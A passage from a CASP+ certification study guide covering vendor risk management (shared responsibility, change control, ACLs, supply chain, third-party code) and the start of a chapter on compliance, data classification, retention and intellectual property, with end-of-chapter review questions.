    - b. ROI
    - c. NPV
    - d. ARO

This chapter covers the following topics:

- **Shared Responsibility Model (Roles/Responsibilities):** This section covers cloud service provider (CSP) roles, including geographic location, infrastructure, compute, storage, networking, services and client role including encryption, operating systems, applications, and data.
- **Vendor Lock-in and Vendor Lockout:** This section covers risk involved with vendor lock-in and lock-out.
- **Vendor Viability:** This section covers financial risk and merger or acquisition risk.
- **Meeting Client Requirements:** This section covers legal, change management, staff turnover, and device and technical configurations.
- **Support Availability:** This section covers risks related to support.
- **Geographical Considerations:** This section covers the impact of geographical location.
- **Supply Chain Visibility:** This section covers risks arising from supply chain failures.
- **Incident Reporting Requirements:** This section covers the process of properly recording incidents.
- **Source Code Escrows:** This section describes the value of an escrow agreement.
- **Ongoing Vendor Assessment Tools:** This section describes tools for vendor assessment.
- **Third-Party Dependencies:** This section describes effects on code, hardware, and modules.
- **Technical Considerations:** This section describes technical testing, network segmentation, transmission control, and shared credentials.

CHAPTER 26

Managing and Mitigating Vendor Risk

This chapter covers CAS-004 Objective 4.2: Explain the importance of managing and mitigating vendor risk.

Security professionals must help the organizations they work for to not only manage risk within the organization but also be prepared to deal with risk created by third-party vendors. In this chapter you'll learn about managing and mitigating vendor risk.

Shared Responsibility Model (Roles/Responsibilities)

For many large enterprises, security systems and services are implemented and managed internally. However, some enterprises may choose to outsource to managed security service providers. These providers may include a broad range of services, including monitoring security devices, providing penetration testing, providing analysis of network activity, and responding to any issues they discover, depending on the terms of the ***service-level agreement (SLA)***. Organizations must ensure that SLAs define all the services that the providers will be responsible for.

One emerging trend in which the proper crafting of SLAs is especially relevant is the increasing use of cloud vendors by organizations. Security professionals must ensure that all SLAs specify in detail the exact security measures to be deployed in defense of the organization's data. Handing of data to a cloud provider does not diminish the obligation of an organization to protect its sensitive data, and security professionals must ensure that SLAs reflect this shared obligation.

Cloud Service Provider (CSP)

You learned about the role of a cloud service provider (CSP) in Chapters 2 and 6. Please review those chapters.

Geographic Location

In Chapter 6 we discussed the impact of geographic location when it comes to a cloud environment. The location of a CSP's data center can affect security. Please review that chapter.

Infrastructure

In Chapter 6 you learned about cloud models and the physical implementations and sharing responsibilities they entail. The model that you adopt will have implications for security and responsibilities. Please review that chapter.

Compute/Storage/Networking

Resources that are provided to a CSP customer are called compute resources, and they compose the following four items:

- **Disk:** This resource represents the storage provisioned to the customer. One of the advantages of a virtualized cloud environment is the ability to scale up or down as required, ensuring that the customer pays for only what he uses.
- **CPU:** The number of processors issued to the customer can be scaled up or down as the workload increases or decreases.
- **Memory:** As you well know, extra memory solves a lot of issues, and this resource is typically scaled up and down in tandem with the number of CPUs as the workload increases and decreases.
- **Network:** The number and the capability of the network interfaces provided to the customer scale up and down as the number of connected users and the workload they create increases and decreases.

Services

Beyond the aforementioned items, many CSPs offer additional services to their customers. Some examples include

- Content delivery networks
- Load balancing
- VPN gateways
- Backup

- Site recovery
- API management
- Analytics

Client

A customer has responsibilities, which vary based on the cloud service model. Even in a model that places much responsibility on the CSP, the customer will probably be involved to some extent with each of the following areas.

Encryption

Even in models that entail greater responsibility on the part of the provider, the customer will have to be involved in selecting and implementing encryption algorithms to protect data both in transit and at rest, especially if certificates issued by the customer PKI are involved.

Operating Systems

Another area requiring full involvement of the customer is the selection of operating systems on the guest systems. This is driven by two issues: the required operating system for the applications in use by the customer and the capability of the organization to support those operating systems.

Applications

Perhaps the area where an organization must be the most closely involved is in the configuration of the applications on the guest systems. In many cases these applications are proprietary to the organization, and their operation may be unfamiliar to the CSP.

Data

Securing the data of the organization will be a shared responsibility between the CSP and the customer. While SLAs can be crafted to penalize breaches on the part of the CSP, ultimately an organization is responsible for securing its own data. If a breach occurs, blaming the CSP will not release the organization from liability.

Vendor Lock-in and Vendor Lock-out

Vendor lock-in is a scenario in which an organization is unable to switch CSPs because the cost of doing so outweighs the benefits.

Vendor lock-out is a scenario in which an organization is unable to migrate to another cloud provider due to the complexity or cost of a migration.

Vendor Viability

Before engaging with a provider, an organization must perform due diligence with respect to the viability of the provider. In this section you'll learn about two issues that might cause problems.

Financial Risk

When a company decides to use cutting-edge technology, there are always concerns about maintaining support for the technology, especially with regard to software products. What if the vendor goes out of business? One of the approaches that can mitigate this concern is to include a source code escrow clause in the contract for the system. This source code escrow is usually maintained by a third party, which is responsible for providing the source code to the customer in the event that the vendor goes out of business.

Merger or Acquisition Risk

Whenever a company merges with another or when one company buys another, there will always be a period of insecurity while networks are combined, and changes will inevitably occur. You may suddenly be dealing with a different group of people with a different mindset. During the due diligence period, the possibility of future mergers and acquisitions must be explored.

Meeting Client Requirements

While an organization may engage a CSP to enhance its ability to serve the client or customer, doing so can be challenging when certain issues arise. In this section you'll learn about several challenges to meeting client requirements.

Legal

In Chapter 1, you learned that when utilizing outsourcing, legal requirements remain the same. Third-party outsourcing is a liability that many organizations do not consider as part of their risk assessment. Any outsourcing agreement must ensure that the information that is entrusted to the other organization is protected by the proper security measures to fulfill all the regulatory and legal requirements. Please review Chapter 1.

Change Management

For the CASP+ exam, you need to keep in mind that ***change management*** works with configuration management to ensure that changes to assets do not unintentionally diminish security. Because of this, all changes must be documented, and all network diagrams, both logical and physical, must be updated constantly and consistently to accurately reflect each asset's configuration now and not as it was two years ago. Verifying that all change management policies are being followed should be an ongoing process.

Let's look at an example. Suppose that a company deploys more than 15,000 client computers and 1,500 server computers. The security administrator is receiving numerous alerts from the IDS of a possible infection spreading through the network via the Windows file sharing service. The security engineer believes that the best course of action is to block the file sharing service across the organization by placing ***access control lists (ACLs)*** on the internal routers. The organization should call an emergency change management meeting to ensure that the ACLs will not impact core business functions.

In many cases, it is beneficial to form a change control board. The tasks of the change control board can include

Key Topic

- Ensuring that changes made are approved, tested, documented, and implemented correctly
- Meeting periodically to discuss change status accounting reports
- Maintaining responsibility for ensuring that changes made do not jeopardize the soundness of the verification system

Although it's really a subset of change management, ***configuration management*** specifically focuses on bringing order out of the chaos that can occur when multiple engineers and technicians have administrative access to the computers and devices that make the network function. It follows the same basic change management process discussed in Chapter 5 but perhaps takes on even greater importance, considering the impact that conflicting changes can have (in some cases immediately) on the network.

Configuration management includes the following functions:

Key Topic

- Report the status of change processing.
- Document the functional and physical characteristics of each configuration item.
- Perform information capture and version control.
- Control changes to the configuration items and issue versions of configuration items from the software library.

NOTE In the context of configuration management, a ***software library*** is a controlled area accessible only to approved users who are restricted to the use of an approved procedure. A ***configuration item (CI)*** is a uniquely identifiable subset of the system that represents the smallest portion to be subject to an independent configuration control procedure. When an operation is broken into individual CIs, the process is called ***configuration identification.***

The biggest contribution of configuration management controls is ensuring that changes to the system do not unintentionally diminish security.

Staff Turnover

When key people leave an organization, there is a loss of institutional knowledge—that is, the accumulation of years of configuration and implementation history. Inevitably this will make meeting client requirements more difficult as lessons will need to be relearned, causing inefficiencies.

Device and Technical Configurations

To take advantage of all the available security features on the various security devices, proper configuration and management of configurations must take place. This requires a consistent change process and some method of restricting administrative access to devices. The following sections explore both issues.

ACLs

ACLs are rule sets that can be implemented on firewalls, switches, and other infrastructure devices to control access. There are other uses of ACLs, such as to identify traffic for the purpose of applying quality of service (QoS), but the focus here is on using ACLs to restrict access to devices.

Many of the devices in question have web interfaces that can be used for management, but some are managed through a command-line interface (and many technicians prefer this method). ACLs can be applied to these virtual terminal interfaces to control which users (based on their IP addresses) have access and which do not.

When creating ACL rule sets, keep in mind the following design considerations:

Key Topic

- The order of the rules is important. If traffic matches a rule, the action specified by the rule will be applied, and no other rules will be read. Place more specific rules at the top of the list and more general rules at the bottom.
- On many devices (such as Cisco routers), an implied deny all rule is located at the end of every ACL. If you are unsure whether that is the case with your device, it is always best to configure an explicit deny all rule at the end of an ACL list.
- It is possible to log all traffic that meets any of the rules.

Creating Rule Sets

Firewalls use rule sets to do their job. You can create rule sets at the command line or in a GUI. As a CASP+ candidate, you must understand the logic that a device uses to process the rules. A device examines rules starting at the top of the rule set, in this order:

- The type of traffic
- The source of the traffic
- The destination of the traffic
- The action to take on the traffic

For example, the following rule denies HTTP traffic from the device at 192.168.5.1 if it is destined for the device at 10.6.6.6. It is created as an access list on a Cisco router:

```
Access-list 101 deny tcp host 192.168.5.1 host 10.6.6.6 eq www
```

If the first rule in a list doesn't match the traffic in question, the next rule in the list is examined. If all the rules are examined and none of them match the traffic type in a packet, the traffic will be denied by a rule called the implicit deny rule. Therefore, if a list doesn't contain at least one permit statement, all traffic will be denied.

While ACLs can be part of a larger access control policy, you shouldn't lose sight of the fact that you need to also use a secure method to work at the command line. You should use SSH instead of Telnet because Telnet uses plaintext, and SSH does not.

Change Monitoring

All networks evolve, grow, and change over time. Companies and their processes also evolve and change, which is a good thing. But change should be managed in a structured way to maintain a common sense of purpose about the changes. By following recommended steps in a formal process, you can prevent change from becoming the tail that wags the dog. The following guidelines should be a part of any change control policy:

- All changes should be formally requested.
- Each request should be analyzed to ensure that it supports all goals and policies.
- Prior to formal approval of a change, all costs and effects of the methods of implementation should be reviewed.
- Once a change is approved, the change steps should be developed.
- During implementation, incremental testing should occur, and a predetermined fallback strategy should be used, if necessary.
- Complete documentation should be produced and submitted with a formal report to management.

One of the key benefits of following this method is the ability to make use of the documentation in future planning. Lessons learned can be applied, and the process can be improved through analysis.

In summary, these are the steps in a formal change control process:

Step 1. Submit/resubmit a change request.

Step 2. Review the change request.

Step 3. Coordinate the change.

Step 4. Implement the change.

Step 5. Measure the results of the change.

Configuration Lockdown

Configuration lockdown (sometimes also called system lockdown) is a setting that can be implemented on devices including servers, routers, switches, firewalls, and virtual hosts. You set it on a device after that device is correctly configured, and it prevents any changes to the configuration, even by users who formerly had the right to configure the device. This setting helps support change control.

Full tests for functionality of all services and applications should be performed prior to implementing this setting. Many products that provide this functionality offer a test mode, in which you can log any problems the current configuration causes without allowing the problems to completely manifest on the network. This allows you to identify and correct any problems prior to implementing full lockdown.

Support Availability

When assessing the desirability of a vendor, an organization needs to assess the skill sets of the support people employed by the CSP or vendor. You will not be happy with a low-cost vendor that cannot support your users in a way that enhances efficiency and productivity.

Geographical Consideration

A jurisdiction is an area or a region covered by an official power. However, jurisdictions are often very fluid, based on reciprocity agreements between different jurisdictions. For example, the United States has entered into mutual legal assistance treaties with many countries whereby information is readily shared between the different jurisdictions. Therefore, organizations may not simply need to understand the laws and regulations that are applicable in a single country or regulating body. Because many countries—such as France, Germany, Japan, and Australia—have begun addressing questions of data residency and data sovereignty, security professionals must document the jurisdictions that may affect the organizational data.

Supply Chain Visibility

If the past few years have taught us anything, it is that the global supply chain is not always reliable. It's not just an issue of unavailability. We also have to be cognizant of where our supplies come from. Software and hardware containing backdoors, remote access Trojans, and other malware have allowed vendors of those products to perform corporate espionage. Malware in government and military systems creates a national security crisis.

Vulnerabilities include the following:

Key Topic

- Backdoors that affect embedded RFID chips and memory
- Eavesdropping through protected memory without any other hardware being opened
- Faults induced to interrupt normal behavior
- Hardware modification tampering with hardware or jailbroken software

- Backdoors or hidden methods for bypassing normal computer authentication systems
- Counterfeit products made to gain malicious access to systems

The only assured way of preventing such vulnerabilities is to tightly control the manufacturing process for all products. The DoD uses the Trusted Foundry program to validate all vendors in this regard. No longer can organizations simply purchase the cheapest devices from Asia; they must now begin to grapple with the creation of their own programs that emulate the Trusted Foundry program.

Incident Reporting Requirements

You learned about the incident response process in Chapter 11. It is imperative that everyone in an organization from the CEO to the janitor understand IR reporting requirements as this leads to faster and more effective responses. Please review Chapter 11.

Source Code Escrows

Earlier in this chapter and also in Chapter 7, you learned that when a vendor goes out of business, you may be left with a system or pieces of software for which you do not have access to the source code. This is a bit like having a device with no manual. In Chapter 7 you learned the value of placing the source code in escrow. Please review that chapter.

Ongoing Vendor Assessment Tools

Performing due diligence on a vendor involves assessing the vendor from security and performance standpoints, but it’s not easy. Third-party tools have been created to assist in this endeavor.

For one example, Panorays software uses dynamic security questionnaires with external attack surface assessments and business relationship context to provide organizations with a rapid, accurate view of supplier cyber risk.

Third-Party Dependencies

Earlier you learned that vendor lock-in is a scenario in which an organization is unable to switch CSPs because the cost of doing so outweighs the benefits. A closely related risk to an organization is depending too heavily on third parties for crucial functions. In this section you’ll learn how this risk manifests.

Code

The U.S. Department of Homeland Security has estimated that 90% of software components are downloaded from code repositories. These repositories hold code that can be reused. Using repositories speeds software development because it eliminates the time it would take to create these components from scratch. An organization might have its own repository for in-house code that has been developed.

Some developers may make use of a third-party repository in which the components are repositories. Many such repository vulnerabilities have been documented and disclosed as common vulnerabilities and exposures (CVEs). In many cases, these vulnerabilities have been addressed, and updates have been uploaded to the repository. The problem is that far too many vulnerabilities have not been addressed, and even in cases where they have, developers continue to use the vulnerable components instead of downloading the new versions.

Developers who rely on third-party repositories must also keep track of the components' updates and security profiles.

Code can be and often is reused. In many cases the "borrowed" code comes from a third party, but in some cases, organizations maintain internal code repositories. The Financial Services Information Sharing and Analysis Center (FS-ISAC), an industry forum for collaboration on critical security threats facing the global financial services sector, recommends the following measures to reduce the risk of reusing components in general:

- Apply policy controls during the acquisition process as the most proactive type of control for addressing the security vulnerabilities in open-source libraries.
- Manage risk by using controlled internal repositories to provision open-source components and lock the ability to download components directly from the Internet.

Hardware

Earlier in this chapter you learned that you can no longer rely on hardware purchases to be free of malware and malicious backdoors. An additional danger is relying too heavily on a single hardware vendor. Recent years have revealed the fragility of the global supply chain. Organizations must maintain multiple sources for hardware and ensure that these sources are dispersed geographically. They might also consider maintaining a larger number of parts on hand.

Modules

A module is a set of code that performs a certain function and that may be reused. Reuse of modules without security assessment has led to many breaches. All modules, even those that have been used before (and perhaps even assessed for security before), must be tested again before reuse.

Technical Considerations

What can organizations do to prevent the third-party issues raised in this chapter? In this section you'll learn some of the techniques used to mitigate theses dangers.

Technical Testing

In Chapter 12 you learned about the importance of technical testing and the types of testing available. Please review that chapter.

Network Segmentation

Network ***segmentation*** is used to partition off sections of a network so that each section can be treated differently and so that access control can be implemented to control cross-segment traffic You learned about these topics in Chapter 1. Please review that chapter.

Transmission Control

Implementing security to protect network transmissions is indicated for many types of communications and functions. For example, cookies are text files that are stored on a user's hard drive or in a user's memory. These files store information about the user's Internet habits, including browsing and spending information. Because a website's servers actually determine how cookies are used, malicious sites can use cookies to discover a large amount of information about a user.

While the information retained in cookies on a hard drive usually does not include any confidential information, attackers can use cookies to obtain information about users that can help them develop better-targeted attacks. For example, if cookies reveal to an attacker that a user accesses a particular bank's public website on a daily basis, that action can indicate that a user has an account at that bank, and the attacker may attempt a phishing attack using an email that appears to come from the user's legitimate bank.

Many antivirus and anti-malware applications include functionality that allows you to limit the types of cookies downloaded and to hide personally identifiable information (PII), such as email addresses. Often these types of safeguards end up being more trouble than they are worth because they often affect legitimate Internet communication.

When creating web applications, thought should be given to the secure storage of cookies. Cookies should be encrypted. Also, cookies to be stored on the client should not contain essential information. Any cookie that does contain essential information should be stored on the server, and a pointer should be provided on the client to the cookie on the server.

Business needs of an organization may change and require that security devices or controls be deployed in a different manner to protect data flow. As a security practitioner, you should be able to analyze business changes, look at how they affect security, and then deploy the appropriate controls.

To protect data during transmission, security practitioners should identify confidential and private information. Once this data has been properly identified, the following analysis steps should occur:

Key Topic

Step 1. Determine which applications and services access the information.

Step 2. Document where the information is stored.

Step 3. Document which security controls protect the stored information.

Step 4. Determine how the information is transmitted.

Step 5. Analyze whether authentication is used when accessing the information.

- If authentication is used, determine whether the authentication information is securely transmitted.
- If authentication is not used, determine whether it can be used.

Step 6. Analyze enterprise password policies, including those that specify password length, password complexity, and password expiration.

Step 7. Determine whether encryption is used to transmit data.

- If encryption is used, ensure that the level of encryption is appropriate and that the encryption algorithm is adequate.
- If encryption is not used, determine whether it can be used.

Step 8. Ensure that the encryption keys are protected.

Shared Credentials

Shared credentials, although necessary in some instances, should be avoided whenever possible. When credentials are shared, you lose accountability for actions taken. Each user should have a unique identity so that every action can be traced to the person responsible.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 26-1 lists these key topics and the page number on which each is found.

Key Topic

Table 26-1 Key Topics for Chapter 26

Key Topic Element	Description	Page Number
List	Compute resources	608
List	Additional services offered by CSPs	608
List	Tasks of a change control board	611
List	Configuration management functions	612
List	Design considerations when creating ACL rule sets	613
List	Guidelines for a change control policy	614
List	Change control process	614
List	Supply chain vulnerabilities	615
List	Measures to reduce the risk of reusing components	617
List	Analysis steps when assessing the need for encryption	619

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

service-level agreement (SLA), vendor lock-in, vendor lock-out, change management, access control list (ACL), configuration management, software library, configuration item (CI), configuration identification, configuration lockdown, segmentation

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. Which of the following defines all the services that providers will be responsible for?
   - a. SLA
   - b. ARO
   - c. VPN
   - d. ALE

2. Shared credentials make which of the following impossible?
   - a. Authenticity
   - b. Accountability
   - c. Integrity
   - d. Confidentiality

3. Which of the following is not a compute resource?
   - a. Disk
   - b. Memory
   - c. USB
   - d. CPU

4. DMZs are an example of which of the following?
   - a. Access control
   - b. Network access control
   - c. Virtualization
   - d. Segmentation

5. Which of the following is a scenario in which an organization is unable to switch CSPs because the cost of doing so outweighs the benefits?
   - a. Vendor lock-in
   - b. ROI trap
   - c. TCO ceiling
   - d. Blind alley

6. Which of the following is a set of code that performs a certain function and can be reused?
   - a. Hook
   - b. Module
   - c. Loop
   - d. Component

7. Which of the following is maintained by a third party, which is responsible for providing the source code to the customer in the event that the vendor goes out of business?
   - a. Code base lockdown
   - b. Source lockbox
   - c. Source code escrow
   - d. Code safe

8. The U.S. Department of Homeland Security has estimated that the percentage of software components downloaded from code repositories is which of the following?
   - a. 45%
   - b. 60%
   - c. 75%
   - d. 90%

9. Which of the following specifically focuses on bringing order out of the chaos that can occur when multiple engineers and technicians have administrative access to the computers and devices that make a network function?
   - a. Configuration management
   - b. Change management
   - c. Separation of duties
   - d. Guided transition

10. Which of the following refers to an area or a region covered by an official power?
    - a. DMZ
    - b. Jurisdiction
    - c. VLAN
    - d. Domain

This page intentionally left blank

This chapter covers the following topics:

- **Security Concerns of Integrating Diverse Industries:** This section covers challenges presented when attempting to integrate organizations from vastly different industries and corporate cultures.
- **Data Considerations:** This section covers data sovereignty, data ownership, data classifications, data retention, data types (including health, financial, intellectual property, and personally identifiable information [PII]), and data removal, destruction, and sanitization.
- **Geographic Considerations:** This section covers location of data, location of data subject, and location of cloud provider.
- **Third-Party Attestation of Compliance:** This section covers methods of communicating compliance to a customer.
- **Regulations, Accreditations, and Standards:** This section covers Payment Card Industry Data Security Standard (PCI DSS), General Data Protection Regulation (GDPR), International Organization for Standardization (ISO), Capability Maturity Model Integration (CMMI), National Institute of Standards and Technology (NIST), Children's Online Privacy Protection Act (COPPA), Common Criteria and Cloud Security Alliance (CSA), and Security Trust Assurance and Risk (STAR).
- **Legal Considerations:** This section covers due diligence, due care, export controls, legal holds, and e-discovery.
- **Contract and Agreement Types:** This section covers service-level agreements (SLAs), master service agreements (MSAs), non-disclosure agreements (NDAs), memorandums of understanding (MOUs), interconnection security agreements (ISAs), operational-level agreements, and privacy-level agreements.

CHAPTER 27

The Organizational Impact of Compliance Frameworks and Legal Considerations

This chapter covers CAS-004 Objective 4.3: Explain compliance frameworks and legal considerations, and their organizational impact.

Organizations are impacted by many forces that are outside their control. One of these forces is legal compliance with laws and regulations that apply to the industry in which they operate. Organizations are also driven by industry security standards that, while not mandatory, communicate to potential customers and partners that the organization does all it can to be secure. In this chapter you'll learn about these laws, regulations, and standards and how they impact a business.

Security Concerns of Integrating Diverse Industries

In many cases today, companies are integrating business models that differ from each other significantly. In some cases, organizations are entering new fields with drastically different cultures, geographic areas, and regulatory environments. This can open new business opportunities but can also introduce security weaknesses. This sections surveys some of the issues that need to be considered.

Rules

When integrating diverse industries, the challenge is one of balance with respect to rules. While standardization across all parts of a business is a laudable goal, it may be that forcing an unfamiliar set of rules on one part of the business may end up causing both resistance and morale problems. One unit's longstanding culture may be one of trusting users to manage their own computers, which may include local administrator rights, while another unit may be opposed to giving users such control.

While it may become an unavoidable step to make rules standard across a business, this should not be done without considering the possible benefits and drawbacks. The benefits should be balanced against any resistance that may be met and any productivity losses that may occur. But it may also be necessary to have a few different rules because of localized issues. Only senior management working with security professionals can best make this call.

Policies

Policies may be somewhat easier to standardize than rules or regulations as they are less likely to prescribe specific solutions. In many cases, policies contain loosely defined language, such as "the highest possible data protection must be provided for data deemed to be confidential in nature." This language provides flexibility for each department to define what is and what is not confidential.

Having said that, the policies of an organization should be reviewed in detail when an acquisition or a merger occurs to ensure that they are relevant, provide proper security safeguards, and are not overly burdensome to any unit in the organization. Policies are covered in Chapter 25, "Applying Appropriate Risk Strategies."

Regulations

Regulations are usually established by government entities (for example, FCC, DHS, DOT) to ensure that certain aspects of an industry are regulated. When companies in heavily regulated industries are combined with those from less heavily regulated industries, there are obviously going to be major differences in the levels of regulation within each business unit. This situation should be accepted as normal in many cases as opposed to being viewed as a lack of standardization.

Data Considerations

Most of the security implementations that are deployed have one goal: to prevent access to sensitive data. In this section you'll learn about the many considerations that go into ensuring a robust data protection program.

Data Sovereignty

Information that has been converted and stored in binary digital form is subject to the laws of the country in which it is located. This concept is called ***data sovereignty***. When an organization operates globally, data sovereignty must be considered. It can affect security issues such as selection of controls and ultimately could lead to a decision to locate all data centrally in the home country.

No organization operates within a bubble. All organizations are affected by laws, regulations, and compliance requirements. Organizations must ensure that they comply with all contracts, laws, industry standards, and regulations. Security professionals must understand the laws and regulations of the country or countries they are working in and the industry within which they operate. In many cases, laws and regulations specify actions that must be taken. However, in some cases, laws and regulations leave it up to the organization to determine how to comply.

The United States and the European Union (EU) both have established laws and regulations that affect organizations that do business within their area of governance. While security professionals should strive to understand laws and regulations, they may not have the level of knowledge and background to fully interpret these laws and regulations to protect their organization. In these cases, security professionals should work with legal representation regarding legislative or regulatory compliance.

Data Ownership

While most of the data an organization possesses may be created in-house, some of it is not. In many cases, organizations acquire data from others who generate such data as their business. These entities may retain ownership of the data and only license its use. When integrated systems make use of such data, consideration must be given to any obligations surrounding this acquired data. Service-level agreements (SLAs) that specify particular types of treatment or protection of the data should be followed.

The main responsibility of a data or information owner is to determine the classification level of the information she owns and to protect the data for which she is responsible. This role approves or denies access rights to the data. However, the data owner usually does not handle the implementation of the data access controls.

The ***data owner*** role is usually filled by an individual who understands the data best through membership in a particular business unit. Each business unit should have a data owner. For example, a human resources department employee better understands the human resources data than does an accounting department employee.

A ***data custodian*** implements information classification and controls after they are determined by the data owner. Whereas a data owner is usually an individual who understands the data, a data custodian does not need any knowledge of the data beyond its classification levels. Although a human resources manager should be the data owner for the human resources data, an IT department member could act as the data custodian for the data.

Data Classifications

While organizations should strive to protect all assets, in the cybersecurity world, we tend to focus on what is at risk in the cyber world, which is our data. Bundling these critical digital assets helps to organize them so that security controls can be applied more cleanly with fewer possible human errors. Before bundling can be done, data must be classified. Data classification was covered in Chapter 4, but let's talk about classification levels.

Commercial Business Classifications

Commercial businesses usually classify data using four main classification levels, listed here from highest sensitivity level to lowest:

1. Confidential
2. Private
3. Sensitive
4. Public

Data that is confidential includes trade secrets, intellectual data, application programming code, and other data that could seriously affect the organization if unauthorized disclosure occurred. Data at this level would only be available to personnel in the organization whose work relates to the data's subject. Access to confidential data usually requires authorization for each access. In the United States, confidential data is exempt from disclosure under the Freedom of Information Act. In most cases, the only way for external entities to have authorized access to confidential data is as follows:

- After signing a confidentiality agreement
- When complying with a court order
- As part of a government project or contract procurement agreement

Data that is private includes any information related to personnel—including human resources records, medical records, and salary information—that is used only within the organization. Data that is sensitive includes organizational financial information and requires extra measures to ensure its CIA and accuracy. Public data is data whose disclosure would not cause a negative impact on the organization.

Military and Government Classifications

Military and government entities usually classify data using five main classification levels, listed here from highest sensitivity level to lowest:

1. **Top secret:** Data that is top secret includes weapons blueprints, technology specifications, spy satellite information, and other military information whose disclosure could gravely damage national security.

2. **Secret:** Data that is secret includes deployment plans, missile placement, and other information that could seriously damage national security if disclosed.
3. **Confidential:** Data that is confidential includes patents, trade secrets, and other information that could seriously affect the government if unauthorized disclosure occurred.
4. **Sensitive but unclassified:** Data that is sensitive but unclassified includes medical or other personal data that might not cause serious damage to national security but could cause citizens to question the reputation of the government.
5. **Unclassified:** Military and government information that does not fall into any of the other four categories is considered unclassified and usually has to be granted to the public based on the Freedom of Information Act.

Data Retention

All organizations need to have procedures in place for the retention and destruction of data. Data retention and destruction must follow all local, state, and government regulations and laws. Documenting proper procedures ensures that information is maintained for the required time to prevent financial fines and possible incarceration of high-level organizational officers. These procedures must include both the retention period and the destruction process. Data retention policies must be taken into consideration for e-discovery purposes when a legal case is first presented to an organization and has the greatest impact on the ability to fulfill the e-discovery request. In most cases, organizations implement a 90-day data retention policy for normal data that is not governed by any laws or regulations.

For data retention policies to be effective, data must be categorized properly. Each category of data may be subject to a different retention and destruction policy. However, security professionals should keep in mind that contracts, billing documents, financial records, and tax records should be kept for at least seven years after creation or last use. Some organizations may have to put into place policies for other types of data, as dictated by laws or regulations. For example, when a system administrator needs to develop a policy for when an application server is no longer needed, the data retention policy needs to be documented.

Data Types

Not all data types require the same levels of protection. Some types are much more damaging than others when disclosed in a breach. In this section you'll learn about these data types.

Health/Financial

Many organizations operate in a regulated environment. Banking and healthcare are just two examples. Regulations introduce another influence on security. In many industries, a third party ensures that an organization complies with industry or government standards and regulations. This third party performs an analysis of organizational operations and any other areas dictated by the certifying or regulating organization. The third party reports all results of its findings to the certifying or regulating organization. The contract with the third party should stipulate that any findings or results should be communicated only with the organization that is being analyzed and with the regulating organization.

A member of upper management should manage this process so that the third party is given access as needed. As part of this analysis, the third party may need to perform an onsite assessment, a document exchange, or a process/policy review.

An onsite assessment involves a team from the third party. This team needs access to all aspects of the organization under regulation. This assessment might include observing employees performing their day-to-day duties, reviewing records, reviewing documentation, and other tasks. Management should delegate a member of management to which the team can make formal requests to ensure secure control of the process. This testing may include both vulnerability and penetration testing, performed by a team that includes both employees and contracted third parties.

A document exchange/review involves transmitting a set of documents to the third party. The process used for the document exchange must be secure on both ends of the exchange. This is accomplished by using a level of encryption that reflects the sensitivity of the data involved or, in some cases, the level required by regulation or accepted industry standards.

A process/policy review focuses on a single process or policy within the organization and ensures that the process or policy follows regulations. The review is meant to uncover any deficiencies that should be addressed. This review should be an ongoing process, and its frequency may be determined by industry standards or regulation. At a minimum, such a review should be done every six months.

Intellectual Property

Intellectual property, sometimes referred to as IP, is a tangible or intangible asset to which the owner has exclusive rights. Intellectual property law is a group of laws that recognize exclusive rights for creations of the mind. The intellectual property covered by this type of law includes the following:

Key Topic

- Patents
- Trade secrets

- Trademarks
- Copyrights

The following sections explain these types of intellectual property and their internal protection.

Patent

A ***patent*** is granted to an individual or a company to protect an invention that is described in the patent's application. When the patent is granted, only the patent owner can make, use, or sell the invention for a period of time (usually 20 years). Although a patent is considered one of the strongest intellectual property protections available, an invention becomes public domain after the patent expires, thereby allowing any entity to manufacture and sell the product.

Patent litigation is common today. You commonly see technology companies, such as Apple, HP, and Google, filing lawsuits regarding infringement on patents (often against each other). For this reason, many companies involve a legal team in patent research before developing new technologies. Being the first to be issued a patent is crucial in today's highly competitive market.

Products that are produced and are currently undergoing the patent application process are usually identified with the patent pending seal, shown in Figure 27-1.

Key Topic




Figure 27-1 Patent Pending Seal

Trade Secret

A ***trade secret*** ensures that proprietary technical or business information remains confidential. A trade secret gives an organization a competitive edge. Trade secrets include recipes, formulas, ingredient listings, and so on that must be protected against disclosure. After a trade secret is obtained by or disclosed to a competitor or the general public, it is no longer considered a trade secret. Most organizations that have trade secrets attempt to protect them by using non-disclosure agreements (NDAs). An NDA must be signed by any entity that has access to information that is part of a trade secret. Anyone who signs an NDA will suffer legal consequences if the organization is able to prove that the signer violated it.

Trademark

A ***trademark*** ensures that a symbol, a sound, or an expression that identifies a product or an organization is protected from being used by another organization. A trademark allows a product or an organization to be recognized by the general public. Most trademarks are marked with one of the designations shown in Figure 27-2. If a trademark is not registered, an organization should use a capital TM. If the trademark is registered, an organization should use a capital R that is encircled.

Trademark: **TM**

Registered Trademark: ®

Figure 27-2 Trademark Designations

Copyright

A ***copyright*** ensures that a work that is authored is protected from any form of reproduction or use without the consent of the copyright holder, usually the author or artist who created the original work. The © symbol denotes a work that is copyrighted.

A copyright lasts longer than a patent. Although the U.S. Copyright Office has several guidelines to determine the amount of time a copyright lasts, the general rule for works created after January 1, 1978, is the life of the author plus 70 years.

In 1996, the World Intellectual Property Organization (WIPO) standardized the treatment of digital copyrights. Copyright management information (CMI) is licensing and ownership information that is added to any digital work. In this standardization, WIPO stipulated that CMI included in copyrighted material cannot be altered.

Securing Intellectual Property

Intellectual property of an organization, including patents, copyrights, trademarks, and trade secrets, must be protected, or the business loses any competitive advantage created by such properties. To ensure that an organization retains the advantages given by its IP, it should do the following:

Key Topic

- Invest in well-written NDAs to be included in employment agreements, licenses, sales contracts, and technology transfer agreements.
- Ensure that tight security protocols are in place for all computer systems.
- Protect trade secrets residing in computer systems with encryption technologies or by limiting storage to computer systems that do not have external Internet connections.
- Deploy effective insider threat countermeasures, particularly focused on disgruntlement detection and mitigation techniques.

Personally Identifiable Information (PII)

When considering technology and its use today, privacy is a major concern of users. Privacy concerns usually involve three areas: which personal information can be shared with whom, whether messages can be exchanged confidentially, and whether and how a user can send messages anonymously. Privacy is an integral part of an organization's security measures.

As part of the security measures that organizations must take to protect privacy, ***personally identifiable information (PII)*** must be understood, identified, and protected.

